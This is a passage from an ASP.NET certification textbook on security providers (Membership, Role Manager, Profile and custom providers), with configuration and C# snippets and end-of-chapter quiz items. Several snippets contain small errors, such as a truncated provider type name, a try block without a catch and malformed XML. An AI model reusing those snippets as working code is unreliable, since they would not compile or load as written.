  - c. WebServiceMethod
  - d. WebServiceBinding

4. Which of the following processing directives includes information about the implementation of a web service?
  - a. @WebService
  - b. @WebMethod
  - c. @WebServices
  - d. @WebMethods
  
5. Which of the following attributes of the @Page directive enables you to specify encoding for an individual page?
  - a. RequestEncoding
  - b. ResponseEncoding
  - c. FileEncoding
  - d. UICulture

## Review Questions

---

1. You create a web service using WCF architecture. How will you define and represent WCF contracts?
  
2. You are creating an ASMX web service. How will you expose the methods in your web service to the calling clients such as a Web site?

## ■ Case Scenarios

### **Scenario 10-1: Implementing Web Services Using WCF**

---

You want to create a web service named EmployeeList that retrieves a list of employees from a data store. You use WCF architecture to create the service. Write the steps to implement the service.

### **Scenario 10-2: Creating ASMX Web Services**

---

You are developing web applications for a banking domain. You want to keep the general functionality of generating user account summaries in a separate web service. You decide to use ASMX web service. Write the procedure to create an ASMX web service that provides the required functionality.



## **Workplace Ready**

### **Using REST-Based Web Services**

REST is an architectural style that describes every unique URL as a representation of resources, and it uses HTTP to retrieve the content of the resource. Additionally, it uses POST, PUT, and DELETE to manipulate the contents of the resource.

ABC Services, Inc. deals with creating REST-based web services for various clients. For one of their clients who deals with an online bookstore, they deploy certain web services, which allow the client to retrieve a list of books, get information about a book, and submit a purchase order for a book. Suggest the approach that the developers of ABC Services, Inc. should take in order to build web services in a REST network.

# Designing Security Measures

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Introducing Security Providers	Identify appropriate security providers (membership, role, profile, extending custom providers).	6.1
Deciding On Appropriate Security Providers	Identify appropriate security providers (membership, role, profile, extending custom providers).	6.1
Using Profiles	Decide which user-related information to store in a profile (create user profile properties, extend membership objects, custom types).	6.2

## KEY TERMS

**authenticated users**

**Profile**

**anonymous users**

**Role Manager**

**custom providers**

**security providers**

**Membership**

Almost all web applications involve the process of validating and storing user credentials. The task of interacting with the underlying data source to verify user credentials is almost the same for all web applications. However, it is tedious work. To ease the developer's part in this case, ASP.NET Framework provides a set of APIs, which developers can use to easily manage members and user roles in their web applications.

## ■ Introducing Security Providers



All web applications need to work completely independently of their underlying data stores so that modifications to those data stores may be made without the need to modify applications. Therefore, most of the ASP.NET state management services such as the membership, role management, and profile services use a provider model to increase storage flexibility. The ASP.NET **security provider** that evolves around the Membership framework provides abstract functionality for performing user account management tasks. However, the framework allows the user to implement abstract classes per the requirements of their application.

You can validate and store user credentials by using the Membership feature of ASP.NET. The Role Manager feature offered by ASP.NET manages authorization. The ASP.NET **Profile** feature links and stores an individual's information in a persistent format.

## **Understanding Fundamental Security Practices**

You must understand the basic security facilities of ASP.NET to secure your web application.

As a developer, you need to be familiar with the basic measures you must take to guard your web application. Here are a few security guidelines that you can follow when developing web applications:

- Follow the general web application security recommendations such as not granting or revoking permissions loosely and not installing or invoking third-party tools or freeware.
- Execute the applications with the least privileges.
- Identify target users of the application.
- Protect the application against any hazardous input from users.
- Provide secured access to databases.
- Use safe and appropriate error messages to notify users.
- Make use of cookies wherever required.

## **Introducing the Concept of Security Providers**


The ASP.NET Membership feature uses a provider model to store credentials of authenticated and authorized users.

Web applications must be able to identify potential users and also control their access to various resources. Authentication is the process of determining the identity of any entity requesting access to the application. The main elements that are used to authenticate the requestor are name and password. The web application authenticates all entities based on the provided inputs and then determines whether the entity can access the requested resource. This process is referred to as authorization.

Figure 11-1 depicts the authentication and authorization process. The web application residing in the server verifies the identity of a user accessing the Web site and that authenticates the user. Authenticated users can have access to specific parts of the application. This authorization process depends on the user-accessibility levels required by the accessed part of the application. For example, an unauthenticated user can browse production information, whereas only a user with specific access rights can modify product stock. Similarly, a guest user can browse the product information and add products to a shopping cart but can only check out of the Web site after proper authentication.

**Figure 11-1**

Authentication and Authorization Processes



The ASP.NET **Membership** feature along with the **Role Manager** feature creates and manages users. The Role Manager feature creates roles and assigns users to those roles. Both of these ASP.NET features are built on a provider-based model. This model separates the physical data storage from the classes and the business logic of the feature.

The following list depicts the various benefits of using the ASP.NET Membership feature to secure web applications:

- **Obtaining identification credentials:** You can authenticate and manage user information pertaining to web applications with the help of the ASP.NET Membership feature, which validates user credentials and creates and modifies membership users. It also manages passwords and email addresses of the users. You can choose which data source to use to store user information. Using the Membership feature does not involve writing lengthy code to read and write membership information because it uses providers to access the membership data source. The ASP.NET Membership has two primary built-in elements—membership providers and the static `Membership` class. The membership providers communicate with the data source, and the static `Membership` class defines the functionality of the membership providers. The `Membership` class is used to execute user validation and management tasks.
  - **Controlling access to resources:** The ASP.NET Role Manager feature handles authorization. It determines which users can access which resources. It also facilitates role management—allowing you to group users by assigning them to roles. The functionality of the Role Manager feature is separated from the underlying data storage.
  - **Providing typed property values and handling user identities:** It is a good practice for a web application to store user-specific data that is applicable to the entire site. This stored user-specific data can be utilized to enhance the users' experiences the next time they visit the Web site.
- The Profile feature offers a convenient way to define, store, and retrieve user-specific data. A user profile is a collection of properties applicable to the user. These properties define information you want to store for the users and can be used throughout the application. It is also possible to define and store an anonymous profile that can be used when the user is not logged in and then migrated to a logged-in user profile later.
- The ASP.NET Profile feature uses the same provider-based structure used by ASP.NET Membership, ASP.NET Role Manager, and other ASP.NET features. The functionality of the Profile feature is separated from the underlying data storage. It depends on the profile providers to execute the back-end tasks required to store and retrieve profile property values.
- **Building custom providers:** ASP.NET 3.5 ships with a number of providers that offer services that can be used to read, write, and manage state. In addition, ASP.NET allows developers to write custom services to supplement those shipped with the system. As a developer, you must address the following issues when designing and implementing custom provider-based services:
    - Addressing architecture of custom provider-based services
    - Exposing configuration data for custom provider-based services
    - Loading and initializing providers in custom provider-based services

## Using Security Providers

---

ASP.NET provides various classes in the `System.Web.Profile` and `System.Web.Security` namespaces to work with Membership, Role Manager, and Profile features.

You should be aware of various classes that can be used while working with Membership, Role Manager, and Profile features.

### USING MEMBERSHIP API

To implement the Membership feature, you can use the `Membership` and `MembershipUser` classes. The `Membership` class offers various methods to create and manage users. The users defined by this class depict the authenticated identities for an ASP.NET application.

## USING ROLE MANAGER API

The Role Manager feature makes use of the `Roles` class. This class offers methods that help create roles and assign users to the roles. You can also use this class to perform common administrative tasks, such as managing role information.

The Role Manager also provides an `HttpModule`, which is used to retrieve role assignments for a user and store this information in a `RolePrincipal` object that is accessible on the `HttpContext` for a page. An `HttpContext` object provides access to the `Request`, `Response`, and `Server` objects of the current http request. The `RolePrincipal` object on the current `HttpContext` object secures the pages and directories by using the `<authorization>` element. You can store role information in the `RolePrincipal` object to help determine the parts of the web application that a user is authorized to access.

## USING USER PROFILES

User profiles store properties that define information related to users. You can set these properties by using a simple XML syntax in a configuration file, such as `machine.config` and/or `web.config`. You can invoke user information from a profile in a web page with the help of the `Profile` property.

The Profile feature is mainly used to store data for *authenticated users*. However, it may also be used to store information for *anonymous users* depending on the Anonymous Identification feature. Both the Profile and Anonymous Identification features together enable the use of the `Profile` property for anonymous users.

### CERTIFICATION READY?

Identify appropriate security providers (membership, role, profile, extending custom providers).

6.1

ASP.NET ensures that the profile is available for use by the page before invoking the page. ASP.NET automatically saves the profile to the underlying data store(s) after leaving the Web page. The Profile feature also has been designed with a provider-based model.

Along with the `Profile` property, the Profile feature administers the authenticated user and anonymous user profiles with the help of the `ProfileManager` class, which manages user profile data and settings.

## ■ Deciding On Appropriate Security Providers



### THE BOTTOM LINE

You can validate and store user credentials using the Membership feature of ASP.NET. The Role Manager feature offered by ASP.NET manages authorization, and the Profile feature links and stores user information in a persistent format.

## Working with the Membership Feature

ASP.NET Membership makes it possible to manage user authentication and also helps you store user information in the data source of your choice.

The ASP.NET Membership feature uses providers to connect to the membership data source. It ships with built-in membership providers to communicate with the data source and the static `Membership` class to expose the functionality of the membership providers. The `Membership` class can be invoked by using ASP.NET code to carry out user validation and management functions.

## USE THE MEMBERSHIP FEATURE

The following steps guide you through the process of using the Membership feature:

1. Configure the Membership feature for the Web site in the `web.config` file.  
Specify membership options in the `web.config` file. By default, the membership option is enabled.

2. Specify the membership provider that you want to use. This setting specifies the database where the membership information is stored. The default provider is Microsoft SQL Server database. You can also select Active Directory or a custom provider to store membership information.
3. Configure the web application to use Forms Authentication.
4. Define user accounts for membership. You can either use the Web site Administration tool or use your own web page to create users.

These steps allow you to use membership to authenticate users.

Membership can be set in the web.config file of the web application. You need to specify the following parameters when configuring membership for the web application:

- The membership provider
- The password options such as encryption and password recovery
- The usernames and passwords

For example, consider that your company is developing a Web site to increase its product sales. The Web site must adhere to the following requirements regarding the login password provided by users to access the new Web site:

- Passwords set by the users to log in to the Web site need not contain any alphanumeric characters. Note that by default passwords must contain at least one alphanumeric character.
- Any user can have three attempts to enter the correct password. Note that the default value for this is five.

The following code snippet presents the web.config file that fulfils these requirements:

```
<configuration>
  <system.web>
    <authentication mode= "Forms" />
    <membership defaultprovider= "MyDefaultPro">
      <providers>
        <add
          name = "MyDefaultPro"
          type= "System.Web.Security.SqlMembershipProv"
          minRequiredNonalphanumericCharacters = "0"
          maxInvalidPasswordAttempts = "3"
          connectionStringName = "MyConnect" />
      </providers>
    </membership>
  </system.web>
</configuration>
```

#### MORE INFORMATION

You can refer to the "Configuring an ASP.NET Application to Use Membership" section from the MSDN library to see a sample configuration file and understand the various configuration options.

To know more about Forms Authentication, refer to the "An Overview of Forms Authentication" tutorial from the official Microsoft ASP.NET site.

To learn how to use the Web site Administration tool to create users, you can refer to the following MSDN link: "Walkthrough: Creating a Web Site with Membership and User Login."

## USING MEMBERSHIP CLASSES

The ASP.NET Membership feature is based on a set of classes and interfaces, which facilitate the creation and management of users. It also facilitates authentication of users based on credentials. Table 11-1 describes the Membership classes and interfaces and the functions that they provide.

**Table 11-1**

Membership Classes

CLASS	DESCRIPTION
Membership	Performs general membership tasks, such as creating and deleting users, finding users, and validating users.
MembershipUser	Provides information about a specific user. This information includes the password and a password question. It helps change user passwords.
MembershipProvider	Defines the methods and properties that a membership provider is required to implement.

The **Membership** class of the **System.Web.Security** namespace validates user credentials and manages user settings in an ASP.NET application. Tables 11-2 and 11-3 describe the various methods and properties of the **Membership** class.

**Table 11-2**

Methods of the Membership Class

METHOD	DESCRIPTION
CreateUser	Adds a new user.
DeleteUser	Removes a user.
FindUsersByName	Searches for users by name.
GeneratePassword	Generates a random password of the specified length.
GetUser	Gets a user's membership information from the data source.
UpdateUser	Updates user details.
ValidateUser	Verifies whether the supplied username and password are valid.

**Table 11-3**

Properties of the Membership Class

PROPERTY	DESCRIPTION
Provider	Specifies the default membership provider.
Providers	Stores a collection of the membership providers.
ApplicationName	Stores the name of the application to use when storing and retrieving membership information.
EnablePasswordReset	Specifies whether the current membership provider is configured to allow users to reset their passwords.

If you want to create a login page for your web application and use the ASP.NET Membership feature to authenticate the user, you can validate the username and password provided by the user on the login page. The following code snippet displays an appropriate message to the user based on the supplied user credentials:

```
public void Validate_User(object sender, EventArgs args)
{
    if (Membership.ValidateUser(userID.Text, PWD.Text))
        Msg.Text = "Authenticated User.";
    else
        Msg.Text = "Login failed.";
}
```

The `MembershipUser` class of the `System.Web.Security` namespace exposes and updates membership user information. Tables 11-4 and 11-5 describe the various methods and properties of the `MembershipUser` class.

**Table 11-4**

Methods of the `MembershipUser` Class

METHOD	DESCRIPTION
<code>ChangePassword</code>	Updates the password for the membership user.
<code>ChangePasswordQuestionAndAnswer</code>	Updates the password question and answer for a user.
<code>GetPassword</code>	Gets the password for the membership user.
<code>ResetPassword</code>	Resets a user's password to a new automatically generated password.
<code>UnlockUser</code>	Clears the locked-out state of the user account.

**Table 11-5**

Properties of the `MembershipUser` Class

PROPERTY	DESCRIPTION
<code>Email</code>	Holds the email address for the membership user.
<code>IsOnline</code>	Specifies whether the user is currently online.
<code>ProviderName</code>	Specifies the name of the membership provider that stores and retrieves user information for the membership user.

Imagine that your application allows a user to update his or her email address. The user interface contains a text box to accept the new email id and a button control to update the email. The following code snippet for the button `Click` event demonstrates updating the email address of the membership user `MyUser`:

```
Public void UpdateEmail(object sender, EventArgs args)
{
    try
    {
        // EmailID → text box to accept email id
        // MyUser → a MembershipUser type to
        update user details
        MyUser.Email = EmailID.Text;
        Membership.UpdateUser(MyUser);
    }
}
```

Note that the `MyUser` variable is global to the code-behind file. You must retrieve the current user identity into this variable on the `Load` event of the page using the following code:

```
MyUser = Membership.GetUser(User.Identity.Name);
```

## USING MEMBERSHIP PROVIDERS

The provider model allows you to adapt the membership system to use different data stores or data stores having different schemas. It also enables you to extend the membership system by creating a custom provider, which facilitates the creation of an interface between the membership system and an existing database.

Users can change the underlying data store without changing any application code by simply configuring the application to use a different provider. Consider a scenario where a database containing user information already exists. In this case, a provider can be linked to the existing database and the Membership APIs can then invoke that provider to perform membership tasks.

The ASP.NET Membership feature ships with two membership providers: one that uses Microsoft SQL Server as a data source and another that uses Windows Active Directory. It is also possible to configure multiple membership providers. For example, consider a business scenario that requires you to store membership information by region. In this scenario, you can set multiple membership providers to interact with different regional databases. You can then direct the membership calls to the appropriate membership provider for different users based on the region.

If you set multiple providers, you have to select a membership provider at runtime based on application requirements.

## Working with the Role Manager Feature

ASP.NET Role Manager helps you manage authorization. You can specify which resources are accessible to which users. The Role Manager feature helps you group users by assigning them to roles.

### USING ROLE MANAGER CLASSES

The Role Manager feature offers a set of classes and interfaces that help you define user roles and manage the role information. Table 11-6 describes the Role Manager classes and their uses.

**Table 11-6**

The Role Manager Classes

CLASS	DESCRIPTION
Roles	Provides general role management functionalities such as creating roles and associating users to the role.
RoleProvider	Defines the functionality a provider must expose to be used by the Roles class.
RolePrincipal	Stores the role information for the current user. It is also used to retrieve the role information of the user from either the cookie or the database.

The `Roles` class of the `System.Web.Security` namespace manages user membership in roles for authorization in an ASP.NET application. Tables 11-7 and 11-8 describe the various methods and properties of the `Roles` class.

**Table 11-7**

Methods of the Roles Class

METHOD	DESCRIPTION
AddUsersToRole	Adds the specified users to the specified role.
AddUsersToRoles	Adds the specified users to the specified roles.
AddUserToRole	Adds the specified user to the specified role.
AddUserToRoles	Adds the specified user to the specified roles.
CreateRole	Creates a new role.
DeleteRole	Removes a role.
FindUsersInRole	Retrieves the list of users matching the role of the specified username.
GetUsersInRole	Retrieves the list of users matching the specified role.
IsUserInRole	Specifies whether a user is in the specified role.
RemoveUserFromRole	Removes the specified user from the specified role.
RemoveUserFromRoles	Removes the specified user from the specified roles.
RemoveUsersFromRole	Removes the specified users from the specified role.
RemoveUsersFromRoles	Removes the specified users from the specified roles.

**Table 11-8**

Properties of the Roles Class

PROPERTY	DESCRIPTION
Provider	Specifies the default role provider.
Providers	Specifies a collection of the role providers.
ApplicationName	Stores the name of the application to use when storing and retrieving role information.
Enabled	Indicates whether role management is enabled.

The `RoleProvider` class of the `System.Web.Security` namespace defines the contract that ASP.NET implements to provide role-management services by using custom role providers. Table 11-9 describes the various methods of the `RoleProvider` class.

**Table 11-9**Methods of the `RoleProvider` Class

METHOD	DESCRIPTION
<code>AddUsersToRoles</code>	Adds the specified usernames to the specified roles.
<code>CreateRole</code>	Adds a new role.
<code>DeleteRole</code>	Deletes a role.
<code>GetAllRoles</code>	Presents a list of all the roles.

The `RoleProvider` class consists of the `ApplicationName` property, which gets or sets the name of the application to use when storing and retrieving role information.

## USING ROLE PROVIDERS

The Role Manager feature implements the provider model to separate role management from the data store that contains role information. The .NET Framework includes the following providers that maintain role information in different data stores:

- **SQL Server:** Role information is stored in a SQL Server database. This provider serves as the default provider.
- **Windows:** Role information is stored based on Windows accounts—users and groups. It is advisable to use this provider if the application is invoked on a network where all users have domain accounts.
- **Authorization Manager:** Role information is managed using an Authorization Manager XML file or a directory-based policy store.

When configuring the Role Manager for the web application, you can specify a provider by using the `defaultProvider` attribute in the `web.config` file. Imagine that you want to configure the Role Manager feature for your web application. You want to use the `MyRole` role provider instance in the `<roleManager>` element of the configuration file. The code snippet for this is as follows:

```
<roleManager
    defaultProvider="MyRole"
    enabled="true" >
</roleManager>
```

Consider another example in which you are developing an online shopping Web site where you want to add a web page so that the administrators can create and manage roles for the Web site. You have added the following controls to the page:

- a `TextBox` control named `roleTB`
- a `TextBox` control named `userTB`
- a `Button` control named `btnAdd`

When the user types a role name in the roleTB, a username in the userTB, and clicks the Add button, the page must:

- Check whether the current user is an administrator.
- If yes, then create the role and add the user to that role.

The following code snippet depicts the code written in the `btnAdd_Click()` method of the application:

```
void btnAdd_Click(object sender, EventArgs args)
{
    String[] adminusers = Roles.FindUsersInRole
    ("Admin", User.Identity.Name);
    if (!String.IsNullOrEmpty(adminusers[0]))
    {
        Roles.CreateRole(roleTB.Text);
        Roles.AddUserToRole(userTB.Text, roleTB.Text);
    }
}
```

## Working with the Profile Feature

---

The Profile feature retains information about visitors to the Web site. These visitors can be authenticated or anonymous.

The ASP.NET Profile feature is designed to retain information that is unique to the user. A configurable object is used to store specific information about the current user of a Web site. The profile data is not always an extension of membership data. You can retain profile data for authenticated or nonauthenticated users.

### CONFIGURING PROFILES FOR DIFFERENT USER TYPES

The Profiles feature offered by ASP.NET can be configured for authenticated users as well as anonymous users. Ideally, users visiting the web application can be categorized into three types:

- Authenticated users
- Anonymous or nonauthenticated users
- Anonymous users migrated to authenticated users

A user profile is associated with the user identity stored in the `User` property of the current HTTP context by default. This property can be invoked through the `HttpContextCurrent` property. Table 11-10 describes the systems that help determine user identity.

**Table 11-10**

Systems for Determining User Identity

SYSTEM	DESCRIPTION
ASP.NET Forms authentication system	Sets the user identity after successful authentication.
Windows or Passport authentication system	Sets the user identity after successful authentication.
Custom authentication	Sets the user identity manually.

By default, support for anonymous profiles is not enabled. When defining the Profile properties in the `web.config` file, you must explicitly make the profiles available for each anonymous user. If the profile property is enabled for anonymous users, ASP.NET stores a unique identification for the user in a cookie when the user visits the Web site for the first time. The cookie is stored on the user's computer and expires after approximately 70 days. This cookie is periodically renewed when a user visits the site. In a scenario where the user's computer does not support cookies, the user's identification can be maintained as part of the URL of the page request. However, the identification stored in the URL will be lost when the user closes the browser.

Many times, a user first visits the Web site as an anonymous user and later on migrates to an authenticated user of the Web site. In this case, the `MigrateAnonymous` event is raised. This event is used to migrate information from the user's anonymous identity to the new authenticated identity. Imagine that you want to delete the anonymous user ID named USER1. The following code snippet achieves this:

```
ProfileManager.DeleteProfile(args.USER1);
AnonymousIdentificationModule.ClearAnonymousIdentifier();
Membership.DeleteUser(args.USER1, true);
```

### SETTING USER PROFILE PROPERTIES

While setting the user profile properties, you can define the various attributes. Table 11-11 describes the various attributes that can be set for a property.

**Table 11-11**

Property Attributes

ATTRIBUTE	DESCRIPTION
<code>name</code>	Denotes the property name.
<code>type</code>	Denotes the property type, which is a string by default. You can specify any .NET class as the type.
<code>defaultValue</code>	Specifies the initial value of the property.
<code>allowAnonymous</code>	Indicates whether the property is available for anonymous users. It is false by default.
<code>provider</code>	Denotes the provider for the property. By default, all properties are managed by the default provider. However, individual properties can also use different providers.

### USING PROFILE CLASSES

The `ProfileManager` class of `System.Web.Profile` namespace is used to offer various functionalities such as managing profile settings, searching for user profiles, and deleting user profiles. The `ProfileManager` class provides static methods and properties that can be accessed by referencing the `ProfileManager` class in your application code. Tables 11-12 and 11-13 describe the methods and properties of the `ProfileManager` class.

**Table 11-12**

Methods of the `ProfileManager` Class

METHOD	DESCRIPTION
<code>DeleteInactiveProfiles</code>	Deletes user profile data where the last activity date and time is before the specified date and time.
<code>DeleteProfile</code>	Deletes the profile for the specified user.
<code>FindProfilesByUserName</code>	Retrieves profile information for specific profiles.
<code>GetNumberOfInactiveProfiles</code>	Retrieves the number of user profiles where the last activity date and time is before the specified date and time.
<code>GetNumberOfProfiles</code>	Indicates the number of profiles.

**Table 11-13**

Properties of the  
ProfileManager Class

PROPERTY	DESCRIPTION
ApplicationName	Specifies the name of the application to use when storing and retrieving profile information.
Enabled	Specifies whether the user profile is enabled.
Provider	Specifies the default profile provider.
Providers	Specifies a collection of the profile providers.

## USING PROFILE PROVIDERS

The Profile feature implements the provider model that separates the functionality of the feature from the data store that contains user profile information. By default, the ASP.NET profile provider stores profile information in Microsoft SQL Server. However, you can specify a different default provider in the web.config file.

## Working with Custom Providers

The basic advantage of custom providers is that the applications that implement the Membership feature are not bound to a specific data store.

### WORKING WITH MEMBERSHIP CUSTOM PROVIDERS

You can link the membership to an existing user database by building a custom membership provider. You can then configure the web application to use the custom provider, and the Membership class will automatically access the custom provider to communicate with the specified data source. Custom providers are useful in various scenarios; here are two:

- **Scenario 1:** When you need to store membership information in a data source—FoxPro database, Oracle database, or other data sources—that is not supported by the membership providers included in the .NET Framework.
- **Scenario 2:** When membership data for the web application is already stored in a SQL Server database and you need to manage membership information by using a database schema that is different from the database schema used by the providers included in the .NET Framework.

To create a custom provider, you must create a class that inherits the `MembershipProvider` abstract class from the `System.Web.Security` namespace. You must implement the required members of the `ProviderBase` class.

Membership providers allow you to store user information uniquely for each application, thereby, enabling multiple ASP.NET applications to use the same data source. Because membership providers store user information uniquely for each application, the data schema must specify the application name. You must also ensure that the queries mention the application name.

Let us look at a sample membership-provider implementation. This custom provider uses a Microsoft Access database as its data source and uses the .NET Framework Data Provider for ODBC to connect to an ODBC data source. Imagine that you want to configure an ASP.NET application to use the custom membership provider. The following code snippet shows the `<membership>` section of the `web.config` file of the ASP.NET application to use a custom membership provider:

```
<membership defaultProvider="OdbcProvider">
  <providers>
    <add
      name="OdbcProvider"
```

```

type="Samples.AspNet.Membership.OdbcMembershipProvider"
connectionStringName="OdbcServices"
enablePasswordRetrieval="true"
enablePasswordReset="false"
/>
</providers>
</membership>

```

## WORKING WITH ROLE MANAGER CUSTOM PROVIDER

ASP.NET facilitates building a custom Role Manager Provider. You can define your own data store to store the role information or use an existing role-information store with a custom role provider. You can build a custom provider by creating a class that inherits the `RoleProvider` abstract class. You can then configure the web application to use the custom provider like the providers supplied with the .NET Framework. The role management system automatically accesses the custom provider by invoking its methods. Custom providers are useful in various scenarios; here are two:

- **Scenario 1:** When you need to store role information in a data source—FoxPro database, Oracle database, other data sources—that is not supported by the role providers included in the .NET Framework.
- **Scenario 2:** When role-related data for the web application is already stored in a SQL Server database, you need to manage role information by using a database schema that is different from the database schema that is used by the providers included in the .NET Framework.

To create a custom provider, you must create a class that inherits the `RoleProvider` and the `ProviderBase` abstract classes from the `System.Web.Security` namespace. You must implement the required members from both of these classes.

Role providers allow you to store role information uniquely for each application, thereby enabling multiple ASP.NET applications to use the same data source. Because role providers store role information uniquely for each application, the data schema must specify the application name. You must also ensure that the queries mention the application name.

Imagine that you want to implement a role provider. This custom provider uses an Access database as its data source and uses the .NET Framework Data Provider for ODBC to connect to an ODBC data source. The following code snippet configures an ASP.NET application to use the custom provider. It shows the `<roleManager>` section of the `web.config` file for an ASP.NET application:

```

<roleManager defaultProvider="OdbcRoleProvider"
enabled="true"
<providers>
<clear />
<add
name="OdbcRoleProvider"
type="Samples.AspNet.Roles.OdbcRoleProvider"
connectionStringName="OdbcServices"
applicationName="MyApp"
/>
</providers>
</roleManager>

```

## WORKING WITH PROFILE CUSTOM PROVIDER

At times, you may need to use a custom profile provider for the web application. This situation arises if you want to make use of an existing database that stores user information. There may also be situations where you need to use a database other than Microsoft SQL Server or a different data store such as XML files.

Different profile providers can offer the Profile properties stored in a user profile. Therefore, you can handle data from multiple data sources to store information for a single-user profile.

### CERTIFICATION READY?

Identify appropriate security providers (membership, role, profile, extending custom providers).

6.1

## ■ Using Profiles



**THE BOTTOM LINE**

Developers do not need to write any code to store the property value and link it to the current user; the ASP.NET Profile feature takes care of these activities.

### Creating User Profile Properties

As we have already discussed, Profile properties help you provide a custom experience to Web site visitors.

The user profile properties help you track any user information required by the application. This user information can include:

- User location details, like address or city
- User preferences, like a color scheme
- Custom information specific to the user's current session, like the shopping cart

First, you have to define the Profile properties and then ASP.NET automatically links the individual instances of the Profile properties with each user. After defining the Profile properties, you can use code to set or get the property values, which are retained in a configurable data store and are retrieved when the user visits the site next time.

The default type of the Profile properties is `System.String`. However, you can define a `Profile` property by using any type that is understandable by the ASP.NET application at runtime. By default, properties are restricted to authenticated users. However, you can make them available for the anonymous users by setting the `allowAnonymous` attribute of the property. The `PreferredLanguage` property has an `allowAnonymous` attribute set to `true` indicating that the property can also be used to load and store information for anonymous users.

**TAKE NOTE \***

Note that the `properties` element in the configuration file has as many `add` subelements as the number of properties to be added. Each `add` subelement can define the `allowAnonymous` attribute for that property. The following example clearly differentiates properties and attributes.

Consider that you want to configure Profile properties in the configuration file. The following code snippet defines a profile by using properties and a property group. The Profile properties are set by using `<add>` elements within the `<properties>` element. A property group is set by using the `<group>` element:

```
<profile enabled="true" defaultProvider="SqlProvider">
  <providers>
    <add name="myProperty" connectionStringName="ABC"
      applicationName="myProfile"/>
  </providers>
  <properties>
    <group name="Name">
      <add name="FirstName" />
      <add name="LastName" />
    </group>
    <add name="Age" defaultValue=0 />
    <add name="PreferredLanguage"
      allowAnonymous="true" />
  </properties>
</profile>
```

First, you have to collect and store the values of the user details. As seen in the code snippet, you have collected the preferred language of the user from the selection list on the web page when the user visits the Web site for the first time. When the user selects the preferred

language, you set a profile property to store the value for the current user, as shown in the following code snippet:

```
Profile.PreferredLanguage = 1stSelectLanguage.Text;
```

When you set a value for `Profile.PreferredLanguage`, the value is automatically stored for the current user. There is no need to write any code to determine the current user. In addition, you do not need to explicitly store the property value in a database. The ASP.NET Profile feature performs these tasks.

When the web application is executed, ASP.NET creates a `ProfileCommon` class that inherits the `ProfileBase` class. The dynamic `ProfileCommon` class is made up of the properties that are created in the profile property definitions. An instance of this class is then set as the value of the `Profile` property of the current `HttpContext`. This instance is then made available to pages in the web application.

## Extending Membership Objects

An extension of the membership provider interfaces is needed when some required functionality is not exhibited by the `ProviderBase` and `MembershipProvider` abstract classes.

The public members of the membership provider can be invoked by using the `Provider` or `Providers` property of the `Membership` class.

Consider an example that uses the `LockUser` method with the `IsLockedOut` property set to true. The following code snippet casts the `Provider` property, which exposes the default membership provider for the web application as a custom-provider type in order to call the custom `LockUser` method:

```
CustomProvider myprovider = (CustomProvider)Membership.Provider;  
myprovider.LockUser(USERID);
```

### CERTIFICATION READY?

Decide which user-related information to store in a profile (create user profile properties, extend membership objects, custom types).

6.2

## SKILL SUMMARY

This lesson introduced you to the various security providers to protect your application. These security providers perform various functions and help you enforce protective measures. You can use the `Membership` feature to validate and store user credentials. Correspondingly, the `Role Manager` feature manages authorization, and the `Profile` feature connects and stores user data in a persistent format.

Developers must always remember the security guidelines to safeguard their applications from unwanted intrusions. The process of identifying the entity requesting access to the application is referred to as authentication. The authentication elements include the name and password of the requestor. The process of determining whether the authenticated entity can access the requested resource is called authorization.

Members of the `Membership` and `MembershipUser` classes facilitate the implementation of the `Membership` feature. Members of the `Roles` class perform the functions of the `Role Manager` feature. The `Profile` feature permits the administration of the authenticated user and anonymous user profiles with the help of the `ProfileManager` class.

You can create custom providers for these features. You can also extend the membership provider interfaces when the `ProviderBase` and `MembershipProvider` abstract classes do not include any essential function.

For the certification examination:

- Understand the features of the security providers.
- Know how to apply the security providers to protect your application.
- Understand the importance of using profiles in your application.

## ■ Knowledge Assessment

### Matching

*Match the following descriptions to the appropriate terms.*

- |  |  |
|--|--|
| <b>a.</b> Custom authentication system<br><b>b.</b> <code>MembershipUser</code> class<br><b>c.</b> <code>GetAllRoles</code> method<br><b>d.</b> <code>RemoveUserFromRole</code> method<br><b>e.</b> <code> GetUser</code> method | <u>      </u> 1. Obtains the membership information of a user from the data source.<br><u>      </u> 2. Eliminates the specified user from the specified role.<br><u>      </u> 3. Sets the user identity manually.<br><u>      </u> 4. Provides information about a specific user, such as password.<br><u>      </u> 5. Presents a list of all the roles for the configured web application. |
|--|--|

### True / False

*Circle T if the statement is true or F if the statement is false.*

- |  |
|--|
| <b>T</b> <b>F</b> 1. The Profile feature stores data for authenticated users only.<br><b>T</b> <b>F</b> 2. It is possible to configure multiple membership providers.<br><b>T</b> <b>F</b> 3. The Membership feature does not ship with built-in membership providers to communicate with the data source.<br><b>T</b> <b>F</b> 4. The usernames and passwords are one of the parameters when configuring membership for the web application.<br><b>T</b> <b>F</b> 5. The ASP.NET Membership feature ships with four membership providers. |
|--|

### Fill in the Blank

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. The \_\_\_\_\_ extract the physical data storage from the classes and business logic of the feature.
2. The \_\_\_\_\_ process determines the identity of the requesting entity.
3. To implement the Membership feature, you can make use of \_\_\_\_\_ and \_\_\_\_\_ classes.
4. The \_\_\_\_\_ attribute of the user profile property specifies the initial value of the property.
5. You can make the Profile properties available for the anonymous users by setting the \_\_\_\_\_ attribute.

## Multiple Choice

Circle the letter or letters that correspond to the best answer or answers.

1. Which of the following features offered by ASP.NET facilitates managing authorization?
  - a. Role Manager
  - b. Membership
  - c. Profile
  - d. Role
2. Which of the following features offers a convenient approach to define, store, and retrieve user-specific data?
  - a. Profile
  - b. Role Manager
  - c. Membership
  - d. Authorization
3. Which property of the `Membership` class specifies whether the current membership provider is configured to allow users to reset their passwords?
  - a. `EnablePwdReset`
  - b. `EnabledPasswordReset`
  - c. `PasswordReset`
  - d. `EnablePasswordReset`
4. Which class of the Role Manager stores the role information for the current user?
  - a. `RoleProvider`
  - b. `Roles`
